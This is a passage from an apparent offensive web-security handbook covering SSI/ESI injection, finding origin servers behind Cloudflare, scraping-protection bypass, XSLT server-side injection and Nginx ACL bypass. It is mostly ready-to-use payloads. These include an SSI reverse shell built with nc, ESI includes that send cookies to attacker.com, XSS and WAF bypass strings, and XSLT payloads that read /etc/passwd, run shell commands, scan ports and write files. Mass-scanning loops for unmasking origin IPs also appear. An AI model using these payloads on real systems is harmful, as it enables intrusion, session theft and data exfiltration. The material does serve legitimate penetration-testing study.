Check the labs to test both scenarios in <https://github.com/0ang3el/websocket-smuggle.git>

### References

* <https://blog.assetnote.io/2021/03/18/h2c-smuggling/>
* <https://bishopfox.com/blog/h2c-smuggling-request>
* <https://github.com/0ang3el/websocket-smuggle.git>
* **Server Side Inclusion/Edge Side Inclusion**

## Server Side Inclusion Basic Information

**(Introduction taken from** [**Apache docs**](https://httpd.apache.org/docs/current/howto/ssi.html)**)**

SSI (Server Side Includes) are directives that are **placed in HTML pages, and evaluated on the server** while the pages are being served. They let you **add dynamically generated content** to an existing HTML page, without having to serve the entire page via a CGI program, or other dynamic technology. For example, you might place a directive into an existing HTML page, such as:

<!--#echo var="DATE\_LOCAL" -->

And, when the page is served, this fragment will be evaluated and replaced with its value:

Tuesday, 15-Jan-2013 19:28:54 EST

The decision of when to use SSI, and when to have your page entirely generated by some program, is usually a matter of how much of the page is static, and how much needs to be recalculated every time the page is served. SSI is a great way to add small pieces of information, such as the current time - shown above. But if a majority of your page is being generated at the time that it is served, you need to look for some other solution.

You can infer the presence of SSI if the web application uses files with the extensions \*\* .shtml, .shtm or .stm\*\*, but it's not only the case.

A typical SSI expression has the following format:

Copy

<!--#directive param="value" -->

### Check

Copy

// Document name

<!--#echo var="DOCUMENT\_NAME" -->

// Date

<!--#echo var="DATE\_LOCAL" -->

// File inclusion

<!--#include virtual="/index.html" -->

// Including files (same directory)

<!--#include file="file\_to\_include.html" -->

// CGI Program results

<!--#include virtual="/cgi-bin/counter.pl" -->

// Including virtual files (same directory)

<!--#include virtual="file\_to\_include.html" -->

// Modification date of a file

<!--#flastmod file="index.html" -->

// Command exec

<!--#exec cmd="dir" -->

// Command exec

<!--#exec cmd="ls" -->

// Reverse shell

<!--#exec cmd="mkfifo /tmp/foo;nc <PENTESTER IP> <PORT> 0</tmp/foo|/bin/bash 1>/tmp/foo;rm /tmp/foo" -->

// Print all variables

<!--#printenv -->

// Setting variables

<!--#set var="name" value="Rich" -->

## Edge Side Inclusion

There is a problem **caching information or dynamic applications** as part of the content may have **varied** for the next time the content is retrieved. This is what **ESI** is used form, to indicate using ESI tags the **dynamic content that needs to be generated** before sending the cache version. if an **attacker** is able to **inject an ESI tag** inside the cache content, then, he could be able to i**nject arbitrary content** on the document before it's sent to the users.

### ESI Detection

The following **header** in a response from the server means that the server is using ESI:

Copy

Surrogate-Control: content="ESI/1.0"

If you can't find this header, the server **might be using ESI anyways**. A **blind exploitation approach can also be used** as a request should arrive to the attackers server:

Copy

// Basic detection

hell<!--esi-->o

// If previous is reflected as "hello", it's vulnerable

// Blind detection

<esi:include src=http://attacker.com>

// XSS Exploitation Example

<esi:include src=http://attacker.com/XSSPAYLOAD.html>

// Cookie Stealer (bypass httpOnly flag)

<esi:include src=http://attacker.com/?cookie\_stealer.php?=$(HTTP\_COOKIE)>

// Introduce private local files (Not LFI per se)

<esi:include src="supersecret.txt">

// Valid for Akamai, sends debug information in the response

<esi:debug/>

### ESI exploitation

[GoSecure created](https://www.gosecure.net/blog/2018/04/03/beyond-xss-edge-side-include-injection/) a table to understand possible attacks that we can try against different ESI-capable software, depending on the functionality supported:

* **Includes**: Supports the <esi:includes> directive
* **Vars**: Supports the <esi:vars> directive. Useful for bypassing XSS Filters
* **Cookie**: Document cookies are accessible to the ESI engine
* **Upstream Headers Required**: Surrogate applications will not process ESI statements unless the upstream application provides the headers
* **Host Allowlist**: In this case, ESI includes are only possible from allowed server hosts, making SSRF, for example, only possible against those hosts

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Software** | **Includes** | **Vars** | **Cookies** | **Upstream Headers Required** | **Host Whitelist** |
| Squid3 | Yes | Yes | Yes | Yes | No |
| Varnish Cache | Yes | No | No | Yes | Yes |
| Fastly | Yes | No | No | No | Yes |
| Akamai ESI Test Server (ETS) | Yes | Yes | Yes | No | No |
| NodeJS esi | Yes | Yes | Yes | No | No |
| NodeJS nodesi | Yes | No | No | No | Optional |

#### XSS

The following ESI directive will load an arbitrary file inside the response of the server

Copy

<esi:include src=http://attacker.com/xss.html>

#### Bypass client XSS protection

Copy

x=<esi:assign name="var1" value="'cript'"/><s<esi:vars name="$(var1)"/>>alert(/Chrome%20XSS%20filter%20bypass/);</s<esi:vars name="$(var1)"/>>

Use <!--esi--> to bypass WAFs:

<scr<!--esi-->ipt>aler<!--esi-->t(1)</sc<!--esi-->ript>

<img+src=x+on<!--esi-->error=ale<!--esi-->rt(1)>

#### Steal Cookie

* Remote steal cookie

Copy

<esi:include src=http://attacker.com/$(HTTP\_COOKIE)>

<esi:include src="http://attacker.com/?cookie=$(HTTP\_COOKIE{'JSESSIONID'})" />

* Steal cookie HTTP\_ONLY with XSS by reflecting it in the response:

Copy

# This will reflect the cookies in the response

<!--esi $(HTTP\_COOKIE) -->

# Reflect XSS (you can put '"><svg/onload=prompt(1)>' URL encoded and the URL encode eveyrhitng to send it in the HTTP request)

<!--esi/$url\_decode('"><svg/onload=prompt(1)>')/-->

# It's possible to put more complex JS code to steal cookies or perform actions

#### Private Local File

Do not confuse this with a "Local File Inclusion":

Copy

<esi:include src="secret.txt">

#### CRLF

Copy

<esi:include src="http://anything.com%0d%0aX-Forwarded-For:%20127.0.0.1%0d%0aJunkHeader:%20JunkValue/"/>

#### Open Redirect

The following will add a Location header to the response

Copy

<!--esi $add\_header('Location','http://attacker.com') -->

#### Add Header

* Add header in forced request

Copy

<esi:include src="http://example.com/asdasd">

<esi:request\_header name="User-Agent" value="12345"/>

</esi:include>

* Add header in response (useful to bypass "Content-Type: text/json" in a response with XSS)

Copy

<!--esi/$add\_header('Content-Type','text/html')/-->

<!--esi/$(HTTP\_COOKIE)/$add\_header('Content-Type','text/html')/$url\_decode($url\_decode('"><svg/onload=prompt(1)>'))/-->

# Check the number of url\_decode to know how many times you can URL encode the value

#### CRLF in Add header (**CVE-2019-2438)**

Copy

<esi:include src="http://example.com/asdasd">

<esi:request\_header name="User-Agent" value="12345

Host: anotherhost.com"/>

</esi:include>

#### Akamai debug

This will send debug information included in the response:

Copy

<esi:debug/>

### ESI + XSLT = XXE

By specifying the xslt value for the *dca* parameter, it is feasible to include **eXtensible Stylesheet Language Transformations (XSLT)** based ESI. The inclusion causes the HTTP surrogate to retrieve the XML and XSLT files, with the latter filtering the former. Such XML files are exploitable for *XML External Entity (XXE)* attacks, enabling attackers to execute SSRF attacks. However, the utility of this approach is limited since ESI includes already serve as an SSRF vector. Due to the absence of support in the underlying Xalan library, external DTDs are not processed, preventing local file extraction.

Copy

<esi:include src="http://host/poc.xml" dca="xslt" stylesheet="http://host/poc.xsl" />

XSLT file:

Copy

<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE xxe [<!ENTITY xxe SYSTEM "http://evil.com/file" >]>

<foo>&xxe;</foo>

Check the XSLT page:

[PAGEXSLT Server Side Injection (Extensible Stylesheet Language Transformations)](https://book.hacktricks.xyz/pentesting-web/xslt-server-side-injection-extensible-stylesheet-language-transformations)

### References

* <https://www.gosecure.net/blog/2018/04/03/beyond-xss-edge-side-include-injection/>
* <https://www.gosecure.net/blog/2019/05/02/esi-injection-part-2-abusing-specific-implementations/>
* <https://academy.hackthebox.com/module/145/section/1304>
* <https://infosecwriteups.com/exploring-the-world-of-esi-injection-b86234e66f91>

## Brute-Force Detection List

[Auto\_Wordlists/ssi\_esi.txt at main · carlospolop/Auto\_WordlistsGitHub](https://github.com/carlospolop/Auto_Wordlists/blob/main/wordlists/ssi_esi.txt)

* **Uncovering Cloudflare**

## Common Techniques to Uncover Cloudflare

* You can use some service that gives you the **historical DNS records** of the domain. Maybe the web page is running on an IP address used before.
  + Same could be achieve **checking historical SSL certificates** that could be pointing to the origin IP address.
  + Check also **DNS records of other subdomains pointing directly to IPs**, as it's possible that other subdomains are pointing to the same server (maybe to offer FTP, mail or any other service).
* If you find a **SSRF inside the web application** you can abuse it to obtain the IP address of the server.
* Search a unique string of the web page in browsers such as shodan (and maybe google and similar?). Maybe you can find an IP address with that content.
  + In a similar way instead of looking for a uniq string you could search for the favicon icon with the tool: <https://github.com/karma9874/CloudFlare-IP> or with <https://github.com/pielco11/fav-up>
  + This won't work be very frequently because the server must send the same response when it's accessed by the IP address, but you never know.

## Tools to uncover Cloudflare

* Search for the domain inside <http://www.crimeflare.org:82/cfs.html> or [https://crimeflare.herokuapp.com](https://crimeflare.herokuapp.com/). Or use the tool [CloudPeler](https://github.com/zidansec/CloudPeler) (which uses that API)
* Search for the domain in <https://leaked.site/index.php?resolver/cloudflare.0/>
* [**CloudFlair**](https://github.com/christophetd/CloudFlair) is a tool that will search using Censys certificates that contains the domain name, then it will search for IPv4s inside those certificates and finally it will try to access the web page in those IPs.
* [**CloakQuest3r**](https://github.com/spyboy-productions/CloakQuest3r): CloakQuest3r is a powerful Python tool meticulously crafted to uncover the true IP address of websites safeguarded by Cloudflare and other alternatives, a widely adopted web security and performance enhancement service. Its core mission is to accurately discern the actual IP address of web servers that are concealed behind Cloudflare's protective shield.
* [Censys](https://search.censys.io/)
* [Shodan](https://shodan.io/)
* [Bypass-firewalls-by-DNS-history](https://github.com/vincentcox/bypass-firewalls-by-DNS-history)
* If you have a set of potential IPs where the web page is located you could use <https://github.com/hakluke/hakoriginfinder>

Copy

# You can check if the tool is working with

prips 1.0.0.0/30 | hakoriginfinder -h one.one.one.one

# If you know the company is using AWS you could use the previous tool to search the

## web page inside the EC2 IPs

DOMAIN=something.com

WIDE\_REGION=us

for ir in `curl https://ip-ranges.amazonaws.com/ip-ranges.json | jq -r '.prefixes[] | select(.service=="EC2") | select(.region|test("^us")) | .ip\_prefix'`; do

echo "Checking $ir"

prips $ir | hakoriginfinder -h "$DOMAIN"

done

## Uncovering Cloudflare from Cloud infrastructure

Note that even if this was done for AWS machines, it could be done for any other cloud provider.

For a better description of this process check:

[Cloudflare bypass - Discover IP addresses of Web servers in AWS | Trickest](https://trickest.com/blog/cloudflare-bypass-discover-ip-addresses-aws/?utm_campaign=hacktrics&utm_medium=banner&utm_source=hacktricks)

Copy

# Find open ports

sudo masscan --max-rate 10000 -p80,443 $(curl -s https://ip-ranges.amazonaws.com/ip-ranges.json | jq -r '.prefixes[] | select(.service=="EC2") | .ip\_prefix' | tr '\n' ' ') | grep "open" > all\_open.txt

# Format results

cat all\_open.txt | sed 's,.\*port \(.\*\)/tcp on \(.\*\),\2:\1,' | tr -d " " > all\_open\_formated.txt

# Search actual web pages

httpx -silent -threads 200 -l all\_open\_formated.txt -random-agent -follow-redirects -json -no-color -o webs.json

# Format web results and remove eternal redirects

cat webs.json | jq -r "select((.failed==false) and (.chain\_status\_codes | length) < 9) | .url" | sort -u > aws\_webs.json

# Search via Host header

httpx -json -no-color -list aws\_webs.json -header Host: cloudflare.malwareworld.com -threads 250 -random-agent -follow-redirects -o web\_checks.json

## Bypassing Cloudflare through Cloudflare

### Authenticated Origin Pulls

This mechanism relies on **client** [**SSL certificates**](https://socradar.io/how-to-monitor-your-ssl-certificates-expiration-easily-and-why/) **to authenticate connections** between **Cloudflare’s reverse-proxy** servers and the **origin** server, which is called **mTLS**.

Instead of configuring it's own certificate, customers can simple use Cloudflare’s certificate to allow any connection from Cloudflare, **regardless of the tenant**.

Therefore, an attacker could just set a **domain in Cloudflare using Cloudflare's certificate and point** it to the **victim** domain **IP** address. This way, setting his domain completely unprotected, Cloudflare won't protect the requests sent.

More info [**here**](https://socradar.io/cloudflare-protection-bypass-vulnerability-on-threat-actors-radar/).

### Allowlist Cloudflare IP Addresses

This will **reject connections that do not originate from Cloudflare’s** IP address ranges. This is also vulnerable to the previous setup where an attacker just **point his own domain in Cloudflare** to the **victims IP** address and attack it.

More info [**here**](https://socradar.io/cloudflare-protection-bypass-vulnerability-on-threat-actors-radar/).

## Bypass Cloudflare for scraping

### Cache

Sometimes you just want to bypass Cloudflare to only scrape the web page. There are some options for this:

* Use Google cache: https://webcache.googleusercontent.com/search?q=cache:https://www.petsathome.com/shop/en/pets/dog
* Use other cache services such as <https://archive.org/web/>

### Tools

Some tools like the following ones can bypass (or were able to bypass) Cloudflare's protection against scraping:

* <https://github.com/sarperavci/CloudflareBypassForScraping>

### Cloudflare Solvers

There have been a number of Cloudflare solvers developed:

* [FlareSolverr](https://github.com/FlareSolverr/FlareSolverr)
* [cloudscraper](https://github.com/VeNoMouS/cloudscraper) [Guide here](https://scrapeops.io/python-web-scraping-playbook/python-cloudscraper/)
* [cloudflare-scrape](https://github.com/Anorov/cloudflare-scrape)
* [CloudflareSolverRe](https://github.com/RyuzakiH/CloudflareSolverRe)
* [Cloudflare-IUAM-Solver](https://github.com/ninja-beans/cloudflare-iuam-solver)
* [cloudflare-bypass](https://github.com/devgianlu/cloudflare-bypass) [Archived]
* [CloudflareSolverRe](https://github.com/RyuzakiH/CloudflareSolverRe)

### Fortified Headless Browsers

Use a headless browser that isn't deetcted as an automated browser (you might need to customize it for that). Some options are:

* **Puppeteer:** The [stealth plugin](https://github.com/berstend/puppeteer-extra/tree/master/packages/puppeteer-extra-plugin-stealth) for [puppeteer](https://github.com/puppeteer/puppeteer).
* **Playwright:** The [stealth plugin](https://www.npmjs.com/package/playwright-stealth) is coming to Playwright soon. Follow developments [here](https://github.com/berstend/puppeteer-extra/issues/454) and [here](https://github.com/berstend/puppeteer-extra/tree/master/packages/playwright-extra).
* **Selenium:** The [undetected-chromedriver](https://github.com/ultrafunkamsterdam/undetected-chromedriver) an optimized Selenium Chromedriver patch.

### Smart Proxy With Cloudflare Built-In Bypass

**Smart proxies** proxies are continuously updated by specialized companies, aiming to outmaneuver Cloudflare's security measures (as thats their business).

Som of them are:

* [ScraperAPI](https://www.scraperapi.com/?fp_ref=scrapeops)
* [Scrapingbee](https://www.scrapingbee.com/?fpr=scrapeops)
* [Oxylabs](https://oxylabs.go2cloud.org/aff_c?offer_id=7&aff_id=379&url_id=32)
* [Smartproxy](https://prf.hn/click/camref:1100loxdG/%5bp_id:1100l442001%5d/destination:https%3A%2F%2Fsmartproxy.com%2Fscraping%2Fweb) are noted for their proprietary Cloudflare bypass mechanisms.

For those seeking an optimized solution, the [ScrapeOps Proxy Aggregator](https://scrapeops.io/proxy-aggregator/) stands out. This service integrates over 20 proxy providers into a single API, automatically selecting the best and most cost-effective proxy for your target domains, thus offering a superior option for navigating Cloudflare's defenses.

### Reverse Engineer Cloudflare Anti-Bot Protection

Reverse engineering Cloudflare's anti-bot measures is a tactic used by smart proxy providers, suitable for extensive web scraping without the high cost of running many headless browsers.

**Advantages:** This method allows for the creation of an extremely efficient bypass that specifically targets Cloudflare's checks, ideal for large-scale operations.

**Disadvantages:** The downside is the complexity involved in understanding and deceiving Cloudflare's deliberately obscure anti-bot system, requiring ongoing effort to test different strategies and update the bypass as Cloudflare enhances its protections.

Find more info about how to do this in the [original article](https://scrapeops.io/web-scraping-playbook/how-to-bypass-cloudflare/).

## References

* <https://scrapeops.io/web-scraping-playbook/how-to-bypass-cloudflare/>
* **XSLT Server Side Injection**

## Basic Information

XSLT is a technology employed for transforming XML documents into different formats. It comes in three versions: 1, 2, and 3, with version 1 being the most commonly utilized. The transformation process can be executed either on the server or within the browser.

The frameworks that are most frequently used include:

* **Libxslt** from Gnome,
* **Xalan** from Apache,
* **Saxon** from Saxonica.

For the exploitation of vulnerabilities associated with XSLT, it is necessary for xsl tags to be stored on the server side, followed by accessing that content. An illustration of such a vulnerability is documented in the following source: <https://www.gosecure.net/blog/2019/05/02/esi-injection-part-2-abusing-specific-implementations/>.

## Example - Tutorial

Copy

sudo apt-get install default-jdk

sudo apt-get install libsaxonb-java libsaxon-java

xml.xml

Copy

<?xml version="1.0" encoding="UTF-8"?>

<catalog>

<cd>

<title>CD Title</title>

<artist>The artist</artist>

<company>Da Company</company>

<price>10000</price>

<year>1760</year>

</cd>

</catalog>

xsl.xsl

Copy

<?xml version="1.0" encoding="UTF-8"?>

<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">

<xsl:template match="/">

<html>

<body>

<h2>The Super title</h2>

<table border="1">

<tr bgcolor="#9acd32">

<th>Title</th>

<th>artist</th>

</tr>

<tr>

<td><xsl:value-of select="catalog/cd/title"/></td>

<td><xsl:value-of select="catalog/cd/artist"/></td>

</tr>

</table>

</body>

</html>

</xsl:template>

</xsl:stylesheet>

Execute:

Copy

saxonb-xslt -xsl:xsl.xsl xml.xml

Warning: at xsl:stylesheet on line 2 column 80 of xsl.xsl:

Running an XSLT 1.0 stylesheet with an XSLT 2.0 processor

<html>

<body>

<h2>The Super title</h2>

<table border="1">

<tr bgcolor="#9acd32">

<th>Title</th>

<th>artist</th>

</tr>

<tr>

<td>CD Title</td>

<td>The artist</td>

</tr>

</table>

</body>

</html>

### Fingerprint

detection.xsl

Copy

<?xml version="1.0" encoding="ISO-8859-1"?>

<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">

<xsl:template match="/">

Version: <xsl:value-of select="system-property('xsl:version')" /><br />

Vendor: <xsl:value-of select="system-property('xsl:vendor')" /><br />

Vendor URL: <xsl:value-of select="system-property('xsl:vendor-url')" /><br />

<xsl:if test="system-property('xsl:product-name')">

Product Name: <xsl:value-of select="system-property('xsl:product-name')" /><br />

</xsl:if>

<xsl:if test="system-property('xsl:product-version')">

Product Version: <xsl:value-of select="system-property('xsl:product-version')" /><br />

</xsl:if>

<xsl:if test="system-property('xsl:is-schema-aware')">

Is Schema Aware ?: <xsl:value-of select="system-property('xsl:is-schema-aware')" /><br />

</xsl:if>

<xsl:if test="system-property('xsl:supports-serialization')">

Supports Serialization: <xsl:value-of select="system-property('xsl:supportsserialization')"

/><br />

</xsl:if>

<xsl:if test="system-property('xsl:supports-backwards-compatibility')">

Supports Backwards Compatibility: <xsl:value-of select="system-property('xsl:supportsbackwards-compatibility')"

/><br />

</xsl:if>

</xsl:template>

</xsl:stylesheet>

And execute

Copy

$saxonb-xslt -xsl:detection.xsl xml.xml

Warning: at xsl:stylesheet on line 2 column 80 of detection.xsl:

Running an XSLT 1.0 stylesheet with an XSLT 2.0 processor

<h2>XSLT identification</h2><b>Version:</b>2.0<br><b>Vendor:</b>SAXON 9.1.0.8 from Saxonica<br><b>Vendor URL:</b>http://www.saxonica.com/<br>

### Read Local File

read.xsl

Copy

<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:abc="http://php.net/xsl" version="1.0">

<xsl:template match="/">

<xsl:value-of select="unparsed-text('/etc/passwd', 'utf-8')"/>

</xsl:template>

</xsl:stylesheet>

Copy

$ saxonb-xslt -xsl:read.xsl xml.xml

Warning: at xsl:stylesheet on line 1 column 111 of read.xsl:

Running an XSLT 1.0 stylesheet with an XSLT 2.0 processor

<?xml version="1.0" encoding="UTF-8"?>root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin

sys:x:3:3:sys:/dev:/usr/sbin/nologin

sync:x:4:65534:sync:/bin:/bin/sync

games:x:5:60:games:/usr/games:/usr/sbin/nologin

man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

### SSRF

Copy

<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:abc="http://php.net/xsl" version="1.0">

<xsl:include href="http://127.0.0.1:8000/xslt"/>

<xsl:template match="/">

</xsl:template>

</xsl:stylesheet>

### Versions

There might be more or less functions depending on the XSLT version used:

* <https://www.w3.org/TR/xslt-10/>
* <https://www.w3.org/TR/xslt20/>
* <https://www.w3.org/TR/xslt-30/>

## Fingerprint

Upload this and take information

Copy

<?xml version="1.0" encoding="ISO-8859-1"?>

<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">

<xsl:template match="/">

Version: <xsl:value-of select="system-property('xsl:version')" /><br />

Vendor: <xsl:value-of select="system-property('xsl:vendor')" /><br />

Vendor URL: <xsl:value-of select="system-property('xsl:vendor-url')" /><br />

<xsl:if test="system-property('xsl:product-name')">

Product Name: <xsl:value-of select="system-property('xsl:product-name')" /><br />

</xsl:if>

<xsl:if test="system-property('xsl:product-version')">

Product Version: <xsl:value-of select="system-property('xsl:product-version')" /><br />

</xsl:if>

<xsl:if test="system-property('xsl:is-schema-aware')">

Is Schema Aware ?: <xsl:value-of select="system-property('xsl:is-schema-aware')" /><br />

</xsl:if>

<xsl:if test="system-property('xsl:supports-serialization')">

Supports Serialization: <xsl:value-of select="system-property('xsl:supportsserialization')"

/><br />

</xsl:if>

<xsl:if test="system-property('xsl:supports-backwards-compatibility')">

Supports Backwards Compatibility: <xsl:value-of select="system-property('xsl:supportsbackwards-compatibility')"

/><br />

</xsl:if>

</xsl:template>

</xsl:stylesheet>

## SSRF

Copy

<esi:include src="http://10.10.10.10/data/news.xml" stylesheet="http://10.10.10.10//news\_template.xsl">

</esi:include>

## Javascript Injection

Copy

<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform">

<xsl:template match="/">

<script>confirm("We're good");</script>

</xsl:template>

</xsl:stylesheet>

## Directory listing (PHP)

### **Opendir + readdir**

Copy

<?xml version="1.0" encoding="utf-8"?>

<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:php="http://php.net/xsl" >

<xsl:template match="/">

<xsl:value-of select="php:function('opendir','/path/to/dir')"/>

<xsl:value-of select="php:function('readdir')"/> -

<xsl:value-of select="php:function('readdir')"/> -

<xsl:value-of select="php:function('readdir')"/> -

<xsl:value-of select="php:function('readdir')"/> -

<xsl:value-of select="php:function('readdir')"/> -

<xsl:value-of select="php:function('readdir')"/> -

<xsl:value-of select="php:function('readdir')"/> -

<xsl:value-of select="php:function('readdir')"/> -

<xsl:value-of select="php:function('readdir')"/> -

</xsl:template></xsl:stylesheet>

### **Assert (var\_dump + scandir + false)**

Copy

<?xml version="1.0" encoding="UTF-8"?>

<html xsl:version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:php="http://php.net/xsl">

<body style="font-family:Arial;font-size:12pt;background-color:#EEEEEE">

<xsl:copy-of name="asd" select="php:function('assert','var\_dump(scandir(chr(46).chr(47)))==3')" />

<br />

</body>

</html>

## Read files

### **Internal - PHP**

Copy

<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:abc="http://php.net/xsl" version="1.0">

<xsl:template match="/">

<xsl:value-of select="unparsed-text('/etc/passwd', ‘utf-8')"/>

</xsl:template>

</xsl:stylesheet>

### **Internal - XXE**

Copy

<?xml version="1.0" encoding="utf-8"?>

<!DOCTYPE dtd\_sample[<!ENTITY ext\_file SYSTEM "/etc/passwd">]>

<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">

<xsl:template match="/">

&ext\_file;

</xsl:template>

</xsl:stylesheet>

### **Through HTTP**

Copy

<?xml version="1.0" encoding="utf-8"?>

<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">

<xsl:template match="/">

<xsl:value-of select="document('/etc/passwd')"/>

</xsl:template>

</xsl:stylesheet>

Copy

<!DOCTYPE xsl:stylesheet [

<!ENTITY passwd SYSTEM "file:///etc/passwd" >]>

<xsl:template match="/">

&passwd;

</xsl:template>

### **Internal (PHP-function)**

Copy

<?xml version="1.0" encoding="utf-8"?>

<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:php="http://php.net/xsl" >

<xsl:template match="/">

<xsl:value-of select="php:function('file\_get\_contents','/path/to/file')"/>

</xsl:template>

</xsl:stylesheet>

Copy

<?xml version="1.0" encoding="UTF-8"?>

<html xsl:version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:php="http://php.net/xsl">

<body style="font-family:Arial;font-size:12pt;background-color:#EEEEEE">

<xsl:copy-of name="asd" select="php:function('assert','var\_dump(file\_get\_contents(scandir(chr(46).chr(47))[2].chr(47).chr(46).chr(112).chr(97).chr(115).chr(115).chr(119).chr(100)))==3')" />

<br />

</body>

</html>

### Port scan

Copy

<?xml version="1.0" encoding="utf-8"?>

<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:php="http://php.net/xsl" >

<xsl:template match="/">

<xsl:value-of select="document('http://example.com:22')"/>

</xsl:template>

</xsl:stylesheet>

## Write to a file

### XSLT 2.0

Copy

<?xml version="1.0" encoding="utf-8"?>

<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:php="http://php.net/xsl" >

<xsl:template match="/">

<xsl:result-document href="local\_file.txt">

<xsl:text>Write Local File</xsl:text>

</xsl:result-document>

</xsl:template>

</xsl:stylesheet>

### **Xalan-J extension**

Copy

<xsl:template match="/">

<redirect:open file="local\_file.txt"/>

<redirect:write file="local\_file.txt"/> Write Local File</redirect:write>

<redirect:close file="loxal\_file.txt"/>

</xsl:template>

Other ways to write files in the PDF

## Include external XSL

Copy

<xsl:include href="http://extenal.web/external.xsl"/>

Copy

<?xml version="1.0" ?>

<?xml-stylesheet type="text/xsl" href="http://external.web/ext.xsl"?>

## Execute code

### **php:function**

Copy

<?xml version="1.0" encoding="utf-8"?>

<xsl:stylesheet version="1.0"

xmlns:xsl="http://www.w3.org/1999/XSL/Transform"

xmlns:php="http://php.net/xsl" >

<xsl:template match="/">

<xsl:value-of select="php:function('shell\_exec','sleep 10')" />

</xsl:template>

</xsl:stylesheet>

Copy

<?xml version="1.0" encoding="UTF-8"?>

<html xsl:version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:php="http://php.net/xsl">

<body style="font-family:Arial;font-size:12pt;background-color:#EEEEEE">

<xsl:copy-of name="asd" select="php:function('assert','var\_dump(scandir(chr(46).chr(47)));')" />

<br />

</body>

</html>

Execute code using other frameworks in the PDF

### **More Languages**

**In this page you can find examples of RCE in other languajes:** [**https://vulncat.fortify.com/en/detail?id=desc.dataflow.java.xslt\_injection#C%23%2FVB.NET%2FASP.NET**](https://vulncat.fortify.com/en/detail?id=desc.dataflow.java.xslt_injection#C%23%2FVB.NET%2FASP.NET) **(C#, Java, PHP)**

## **Access PHP static functions from classes**

The following function will call the static method stringToUrl of the class XSL:

Copy

<!--- More complex test to call php class function-->

<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:php="http://php.net/xsl"

version="1.0">

<xsl:output method="html" version="XHTML 1.0" encoding="UTF-8" indent="yes" />

<xsl:template match="root">

<html>

<!-- We use the php suffix to call the static class function stringToUrl() -->

<xsl:value-of select="php:function('XSL::stringToUrl','une\_superstring-àÔ|modifier')" />

<!-- Output: 'une\_superstring ao modifier' -->

</html>

</xsl:template>

</xsl:stylesheet>

(Example from <http://laurent.bientz.com/Blog/Entry/Item/using_php_functions_in_xsl-7.sls>)

## More Payloads

* Check <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSLT%20Injection>
* Check <https://vulncat.fortify.com/en/detail?id=desc.dataflow.java.xslt_injection>

## **Brute-Force Detection List**

[Auto\_Wordlists/xslt.txt at main · carlospolop/Auto\_WordlistsGitHub](https://github.com/carlospolop/Auto_Wordlists/blob/main/wordlists/xslt.txt)

## **References**

* [XSLT\_SSRF](https://feelsec.info/wp-content/uploads/2018/11/XSLT_SSRF.pdf)\
* <http://repository.root-me.org/Exploitation%20-%20Web/EN%20-%20Abusing%20XSLT%20for%20practical%20attacks%20-%20Arnaboldi%20-%20IO%20Active.pdf>\
* <http://repository.root-me.org/Exploitation%20-%20Web/EN%20-%20Abusing%20XSLT%20for%20practical%20attacks%20-%20Arnaboldi%20-%20Blackhat%202015.pdf>
* **Proxy / WAF Protections Bypass**

## Bypass Nginx ACL Rules with Pathname Manipulation

Techniques [from this research](https://rafa.hashnode.dev/exploiting-http-parsers-inconsistencies).

Nginx rule example:

Copy

location = /admin {

deny all;

}

location = /admin/ {

deny all;

}

In order to prevent bypasses Nginx performs path normalization before checking it. However, if the backend server performs a different normalization (removing characters that nginx doesn't remove) it might be possible to bypass this defense.

### **NodeJS – Express**

|  |  |
| --- | --- |
| Nginx Version | **Node.js Bypass Characters** |
| 1.22.0 | \xA0 |
| 1.21.6 | \xA0 |
| 1.20.2 | \xA0, \x09, \x0C |
| 1.18.0 | \xA0, \x09, \x0C |
| 1.16.1 | \xA0, \x09, \x0C |

### **Flask**

|  |  |
| --- | --- |
| Nginx Version | **Flask Bypass Characters** |
| 1.22.0 | \x85, \xA0 |
| 1.21.6 | \x85, \xA0 |
| 1.20.2 | \x85, \xA0, \x1F, \x1E, \x1D, \x1C, \x0C, \x0B |
| 1.18.0 | \x85, \xA0, \x1F, \x1E, \x1D, \x1C, \x0C, \x0B |
| 1.16.1 | \x85, \xA0, \x1F, \x1E, \x1D, \x1C, \x0C, \x0B |

### **Spring Boot**

|  |  |
| --- | --- |
| Nginx Version | **Spring Boot Bypass Characters** |
| 1.22.0 | ; |
| 1.21.6 | ; |
| 1.20.2 | \x09, ; |
| 1.18.0 | \x09, ; |
| 1.16.1 | \x09, ; |

### **PHP-FPM**

Nginx FPM configuration:

Copy

location = /admin.php {

deny all;

}

location ~ \.php$ {

include snippets/fastcgi-php.conf;

fastcgi\_pass unix:/run/php/php8.1-fpm.sock;

}

Nginx is configured to block access to /admin.php but it's possible to bypass this by accessing /admin.php/index.php.

### How to prevent

Copy

location ~\* ^/admin {

deny all;

}

## Bypass Mod Security Rules

### Path Confusion

